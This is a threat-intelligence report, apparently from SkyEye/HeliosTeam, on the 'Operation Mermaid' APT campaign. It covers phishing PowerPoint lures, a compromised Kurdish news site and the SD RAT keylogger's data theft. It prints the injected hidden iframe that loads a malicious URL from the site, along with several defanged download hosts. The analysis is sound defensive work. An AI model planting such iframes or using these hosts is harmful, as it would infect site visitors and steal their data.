
# OPERATION MERMAID

## 6-Year Targeted Attacks Against Government



SkyEye | HeliosTeam

## Contents

| Timeline of the report updates |
|---|
| **June 23rd, 2015, brief reports and sample analysis reports were drafted.** |
| **July 9th, 2015, comprehensive analysis report was completed.** |
| **January 28th, 2016, updated the report based on DDIS' report.** |
| **April 15th, 2016, updated and published the report.** |

# 1. Overview

Operation Mermaid is a series of outbound APT attacks that target government entities. It has been active for 6 years since April, 2010 with a latest activity being detected in January, 2016. As of now, we have captured 284 pieces of malicious code samples and 35 C&C domains connected to it. Sufficient evidence has been found that the Mermaid turns out to be the APT organization behind the attacks on Denmark Embassy.

It was in June, 2015 that we encountered the first piece of malicious code utilized in Operation Mermaid. Correlation analysis was conducted right after that. However, as the malicious code wasn't actively used in China, it was hard to trackdown how the payload was delivered and what targets and industry the Mermaid gang was intended to attack. Fortunately, with the help of Big Data Analysis, it was verified that the earliest attack was in April, 2010 along with hundreds of malicious sample documents being exposed in front of us. We suspected that watering hole was used in the payload delivery process. After analyzing the content of the lure documents and other intelligence information, we preliminary concluded that stealing sensitive data from English speaking and Persian speaking countries is the organization's primary purpose.

In January 2016, the Centre for Cyber Security (CFCS) of Denmark, which is a sector in the Danish Defense Intelligence Service (DDIS)[1], published a report "Phishing without catch - Ministry of Foreign Affairs under Attack"[2] which revealed an APT attack against the Ministry of Foreign Affairs (MFA) conducted from December 2014 to July 2015. The reportedstated that the attacker succeeded in affecting machines with malware via phishing emails.

The APT campaign unmasked by CFCS is the very Operation Mermaid we detected in June 2015. The spear-phishing email attack targeting the Ministry of Foreign Affairs of Denmark is part of the entire operation, which backs up the opinion that Operation Mermaid is aimed at government entities, at least including the Ministry of Foreign Affairs of Denmark. It also shed light on the exposure of attack method – spear-phishing email is one of payload delivery method adopted by this group.

Furthermore, through analysis on relevant clues, we inferred that the organization behind the operation should be from the Middle East.

[1] DDIS official website: https://fe-ddis.dk/eng/Pages/English.aspx


[2] https://fe-ddis.dk/cfcs/nyheder/arkiv/2016/Pages/Phishingudenfangst.aspx

# 2. Payload delivery

## 1) Spear-fishing emails: PowerPoint OLE lure document

OLE is the abbreviation forObject Linking and Embedding[3]. It is a system for linking and embedding data, images, and programs from different sources. Though the attackers didn't exploit any vulnerability, the malicious documents that they took advantage of are very misleading.

Attackers can create phishing documents while users are sending emails, Word documents and PowerPoint files via Outlook. In Operation Mermaid, attackers adopted PowerPoint OLE phishing documents inserted with PE files to initiate the attacks. Sometimes, one PPT can contain several malicious PE documents, which results in the situation where the pop-up windows of security alerts continue to showing up even after users click the ”Cancel” button. Then if the windows keep popping-up, users with low security awareness will just click “Run” button to end this annoyance.



打开文件 - 安全警告


无法验证发行者。您确实要运行此软件吗?

名称: ...azar_AppData_Local_Temp_power point.exe
发行者: 未知发行者
类型: 应用程序
发送者: C:\Documents and Settings\Administrator...

此文件没有包含有效的数字签名以验证其发行者。您应该只运行来自您信任的发行者的软件。如何决定要运行的软件?

Picture 1 Pop-up window when the PowerPoint OLE phishing document is executed

[3] http://phishme.com/powerpoint-and-custom-actions/



83e90ccf2523cce6dec582cdc3ddf76b ▸ ppt ▸ embeddings


| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| oleObject1.bin | | BIN 文件 | 195 KB |
| oleObject2.bin | | BIN 文件 | 195 KB |
| oleObject3.bin | | BIN 文件 | 195 KB |
| oleObject4.bin | | BIN 文件 | 195 KB |
| oleObject5.bin | | BIN 文件 | 195 KB |
| oleObject6.bin | | BIN 文件 | 195 KB |
| oleObject7.bin | | BIN 文件 | 195 KB |
| oleObject8.bin | | BIN 文件 | 195 KB |
| oleObject9.bin | | BIN 文件 | 195 KB |

Picture 2 PowerPoint phishing document that contains several PE files

## 2) Suspected watering hole attacks

Website kurdistannet[.]org (a daily independent online Kurdish newspaper) was found to be embedded with malicious URL. We suspected that the site is very likely to has been made use of in the watering hole attacks. The site is in Kurdish and the primary news on it is about Iraq and Kurdistan, which indicates that the targets must be interested in Kurdish news and are familiar with Persian.

When we tried to visit the site again on April 14th, 2016, the malicious link was found still there after we analyzed the source code of the webpage, but obviously it has already been invalid. This suggests that the administration of the Kurdistannet hasn’t been aware of the attacks.



www.kurdistannet.org/2015/
کوردستان نێت
رۆژنامەیەکی ئەلکترۆنی رۆژانەی گشتی سەربەخۆی کوردییە
A Daily Independet Online Kurdish Newspaper
ساڵی ٢٠١٥ ساڵی ٢٠١٤ ساڵی ٢٠١٣ ساڵی ٢٠١٢ ساڵی ٢٠١١ ساڵانی ٢٠٠٩و٢٠١٠ ئارشیفی کۆن
سەرەتا پەیوەندی نووسەرەکان بابەتەکان ڤیدۆ بڵاوکراوە کوردییەکان بابەتی تایبەت
بابەتی تایبەتی

هەواڵی گشتی
یەکێک لە خۆکوژەکانی بروکسل،لە
...پەرلەمانی ئەوروپا خزمەت


ئیبراهیم لاجانی
بۆپێویستە حکوومەت سکۆلار بێت؟ ...
برایم لاجانید

Created on Tuesday, 12 April 2016 20:21
پەیدابوونی دین بە تەعبیرێک مێژوو بۆ دوا
ناگەڕێتەوە. واتە رەوتی گەشەکردنی
...مرۆڤایەتی لە پێشکەتنی بەردەوامدای

عیماد عەلی
پێشتریش وتمان خۆمان نەبێت ئەمریکا
دادمان نادات ... عیماد عەلی

Created on Tuesday, 12 April 2016 20:33
چەندین جار وتمان هیچ باوەڕتان بە خود و
سیاسەتی ئەمریکا نەبێت، نەك تەنها دژی کورد
...بێت، بەڵکو مۆ

Picture 3 Homepage of site Kurdistannet




```
        </tbody>
    </table>
            <div class="bgimgcall"><img src="/2015/modules/mod_newscalendar/assets/opacity.png" /></div>
</div><div class="clearbreak"></div></div></div></div></div></div>
                                                    </div>
                                            </div>
                                        </div>
                                            </div>
                            </div></div></div></div></div>
                    </div>
                    <div style="display:none" name="Stat Counter">
                    <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0"
src='http://wpstat.mine.bz/e1/stat1.php'></iframe>
                    </div>
                                        <div id="jsn-content-bottom-below">
                                <div id="jsn-pos-content-bottom-below">
                                        <div class=" jsn-modulecontainer"><div class="jsn-modulecontainer_inner"><div class="jsn-
modulecontent">
                            <p>We have 955&#160;guests and no members online</p>
```

Picture 4 Source code of the malicious link embedded in site Kurdistannet

| Website infected with Trojan | kurdistannet.org |
|---|---|
| Malicious code embedded | <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'> |
| Trojan URL | hXXp://wpstat.mine.bz/e1/stat1.php |
| Sucuri's detection result | hXXps://sitecheck.sucuri.net/results/kurdistannet.org |
| Sucuri's detection result (Google's webcache) | hXXps://webcache.googleusercontent.com/search?q=cache:lLMBPzClHwkJ:https://sitecheck.sucuri.net/results/kurdistannet.org+&cd=7&hl=zh-CN&ct=clnk&gl=tw |
| Google'sweb cache timestamp | 04:25:17, January 24th, 2016, GMT |

The table above shows the records of site Kurdistannet being infected with Trojan. According to the timestamp of Google's web cache on site Sucuri, it is certain that Kurdistannet has been embedded with malicious link since January 24th, 2016.



| | |
|---|---|
| Website: | kurdistannet.org |
| Status: | Infected With Malware. Immediate Action is Required. |
| Web Trust: | Not Currently Blacklisted (10 Blacklists Checked) |

| Scan | Result | Severity | Recommendation |
|---|---|---|---|
| Malware | Detected | Critical | GET YOUR SITE CLEANED |

| ISSUE DETECTED | DEFINITION | INFECTED URL |
|---|---|---|
| Website Malware | MW:IFRAME:HD202?v02 | http://www.kurdistannet.org/2015/index.php ( View Payload ) |
| Website Malware | MW:IFRAME:HD202?v02 | http://www.kurdistannet.org/2015 ( View Payload ) |
| Website Malware | MW:IFRAME:HD202?v02 | http://www.kurdistannet.org/2015/index.php ( View Payload ) |
| Website Malware | MW:IFRAME:HD202?v02 | http://www.kurdistannet.org/2015/index.php ( View Payload ) |

```
Hidden Iframes. Details: http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02
<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0"
frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>
```

```
Hidden Iframes. Details: http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02
<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0"
frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>
```

Picture 5 Detection result of Kurdistannet on Sucuri

We also noticed that some parent documents are from URLs. According to the file name extensions the URLs direct to, rather than inducting users into clicking to run the URLs, it is more likely that these URLs are run and executed either when other downloader Trojans send out download requests or when the vulnerability exploit is successfully triggered by vulnerability exploit documents or watering hole sites.

| | |
|---|---|
| **Source URL** | **hXXp://wep.soon.it/doc/v28n1f1.tmp**<br>**hXXp://www.bestupdateserver.com/infy/update.php?cn=nlzoetws011185&ver=6.2&u=3%2f12%2f2015%20%2023%3a50%3a38** |
| **Downloaded RAT** | 1a918a850892c2ca5480702c64c3454c |

Table 1 Source of the samples – 1

| | |
|---|---|
| **Source URL** | **hXXp://best.short-name.com/b35f1.tmp** |
| **Downloaded RAT** | 6bc1aea97e7b420b0993eff794ed2aeb |

Table 2 Source of the samples - 2

### 3) Self-camouflage

This part discusses the self-camouflage for binary executable files on file names, file nameextensions and file icons.

In Operation Mermaid, attackers compressed sample documents and lure documents into exe files by making use of the self-extracting feature of WinRAR. Lure documents include many file types, for instance, installation patches, development environment, videos, pictures and Word documents, etc. However, it is rare to see that parent exe file changes its file icon into Word icon or image icon.

# 3. RAT analysis

### 1) Functions

The RAT utilized in Operation Mermaid was named as SD RAT. Seeing from the sample codes, there should be two versions of the SD RAT - samples before 2012 are defined as Version One (V1) while the ones after 2012 are Version two (V2).

SD RAT usually disguiseditself as exe fileby using self-extracting feature of WinRAR. The disguise comes in many magnifications like patches, development environment, videos, images, Word documents, etc. The V1 of SD RAT pretended to be an image while in V2, the Trojan disguised itself as an air plugin of Aptana.

SD RAT is mainly used as a key logger to collect user information (eg: information about PC, content on the clipboard, etc.) and upload to specific servers. It can also download and run exe files (not found yet) from the servers.

| Data theft in uploading process | Detailed information |
|---|---|
| **Relevant PC information** | PC name, user name, CPUID, MID, IP, on-going task list, system version, UAC, IE version, Windows catalogs, temporary path, time zone, disk space, system keyboard type, system language, etc. |
| **.ini files** | Timestamp of the installation, number of successful/failed deliveries, number of downloads |
| **.dat files** | Execution logs of the programs and content recorded through keyboards, content in the address bar on the browser, content on the clipboard |

## 2) Comparison ofV1 and V2

The execution of the two versions of the SD RAT followed the similar procedure and they both called the similar function while creating the windows.In the function they called, they would firstly create two timers with one for syncing the latest content on the clipboard and the other for downloading exe files and uploading user information.

There are some slight differences in the two versions in the way they use key logger. In V1, one of the timers called the function *GetAsyncKeyState* to carry out key logging. In V2, the key logging is completed through two steps –registering hot key registration and then responding to specific messages. Another difference is on the way they recorded the content on the clipboard. In V1, it was realized through *setcllipboard* and responded to *WM_DRAWCLIPBOARD;* while in V2, it would differentiate whether the URL and scripts are encrypted or not. But in the later variants of V2 after 2015, almost all the scripts were encrypted.

Though there are differences in the way they realizedthe functionalities and in attack techniques, the overall architectures and the roles they played in the attack are the same. Even the functions that are decrypted by the scripts are the same.

## 3) Attack tactics

**To bypass detection or justa bug?**

V2 has the procedure to check if the Avast catalog exists or not. If not, the malware would cease its execution process immediately. This is interesting as it’s the opposite of the common tactics that malware will only be executed when there is no antivirus software installed. The reasons of this bizarrerie might be:

a. The primary targets are devices that are installed with Avast Antivirus
b. This is just a bug in the development of the malware.

**Cautious execution**

Another odd situation is that when V2 detected other antivirus software (except for Avast), the attacks would still be executed continuously rather than being stopped, but with more caution.

